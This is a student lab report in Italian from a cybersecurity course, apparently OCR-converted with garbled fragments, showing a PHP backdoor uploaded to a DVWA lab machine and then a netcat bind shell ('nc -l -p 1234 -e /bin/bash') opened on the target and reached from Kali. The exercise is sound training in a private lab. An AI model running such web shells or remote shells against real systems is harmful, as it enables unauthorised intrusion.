M4-W13D1 – Pratica (2)

DATA

Cybersecurity Analyst

Studente:

Andrea Scarmagnani

Docente:


Federico Daidone

Traccia:

- 1. Ripetere l'esercizio di ieri utilizzando questa volta al posto di una shell base una più sofisticata e complessa
- 2. È possibile reperire delle shell anche online o eventualmente dentro la stessa macchina Kali

```
| POST /dvax/vulnerabilities/upload/ HTTP/1.1
| POST /dvax/vulnerabilities/upload/ HTTP/1.1
| Host: 192.165.50.100
| Gontent-Length: 320.300
| Gonte
```

Index of /dvwa/hackable/uploads



Dopo aver caricato una shell più avanzata di ieri, ora proviamo a vedere qualche comando in eseguito con questa shell. La shell utilizzata è una shell presente in kali.

Esecuzione del comando: netstat - tuln



Esecuzione de comando: nc -l -p 1234 (avviata una connsezzione in ascolto con netcat nella macchina vittima)



Ora provo fare la stessa cosa ma mettendo in esecuzione un'altra shell da **netcat (nc)**

```
Poi controllo:
                            netstat -tulp | grep "1234".
         C
              △ Not secure 192.168.50.100/dvwa/hackable/uploads/php-backdoor.php
                  0 0.0.0.0:512
                                              0.0.0.0:*
tcp
tcp
                  0 0.0.0.0:513
                                              0.0.0.0:*
                                                                       LISTEN
                                                                       LISTEN
                                              0.0.0.0:*
           0
                  0 0.0.0.0:2049
tcp
                  0 0.0.0.0:514
                                              0.0.0.0:*
                                                                       LISTEN
tcp
tcp
                  0 0.0.0.0:56837
                                              0.0.0.0:*
                                                                       LISTEN
tcp
           0
                  0 0.0.0.0:35973
                                              0.0.0.0:*
                                                                       LISTEN
                                              0.0.0.0:*
tcp
           0
                  0 0.0.0.0:8009
                                                                       LISTEN
           0
                  0 0.0.0.0:6697
                                              0.0.0.0:*
                                                                       LISTEN
tcp
tcp
                  0 0.0.0.0:3306
                                                                       LISTEN
tcp
           0
                  0 0.0.0.0:1099
                                              0.0.0.0:*
                                                                       LISTEN
                  0 0.0.0.0:6667
                                              0.0.0.0:*
                                                                       LISTEN
tcp
           0
                  0 0.0.0.0:139
                                              0.0.0.0:*
tcp
                                                                       LISTEN
tcp
                  0 0.0.0.0:52620
                                              0.0.0.0:*
                                                                       LISTEN
tcp
           0
                  0 0.0.0.0:5900
                                              0.0.0.0:*
                                                                       LISTEN
           0
                                              0.0.0.0:*
tcp
                  0 0.0.0.0:111
                                                                       LISTEN
           0
                  0 0.0.0.0:6000
                                              0.0.0.0:*
                                                                       LISTEN
tcp
tcp
                  0 0.0.0.0:37264
                                              0.0.0.0:*
                                                                       LISTEN
tcp
```

nc -l -p 1234 -e /bin/bash

```
(kali®kali)-[~]
 -$ nc <b>192.168.50.100 1234
ls
SmilePirata.jpeg
dvwa_email.png
php-backdoor.php
prova.txt
shell1.php
total 20
         - 1 www-data www-data 7985 Jan 31 12:51 SmilePirata.jpeg
-rw-
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
         - 1 www-data www-data 2800 Jan 31 13:45 php-backdoor.php
-rw-r--r-- 1 www-data www-data
                                 0 Jan 31 14:04 prova.txt
           1 www-data www-data
                                 35 Jan 31 12:52 shell1.php
```

Connessione riuscita:

Quindi eseguo:

Cybersecurity Analyst 2023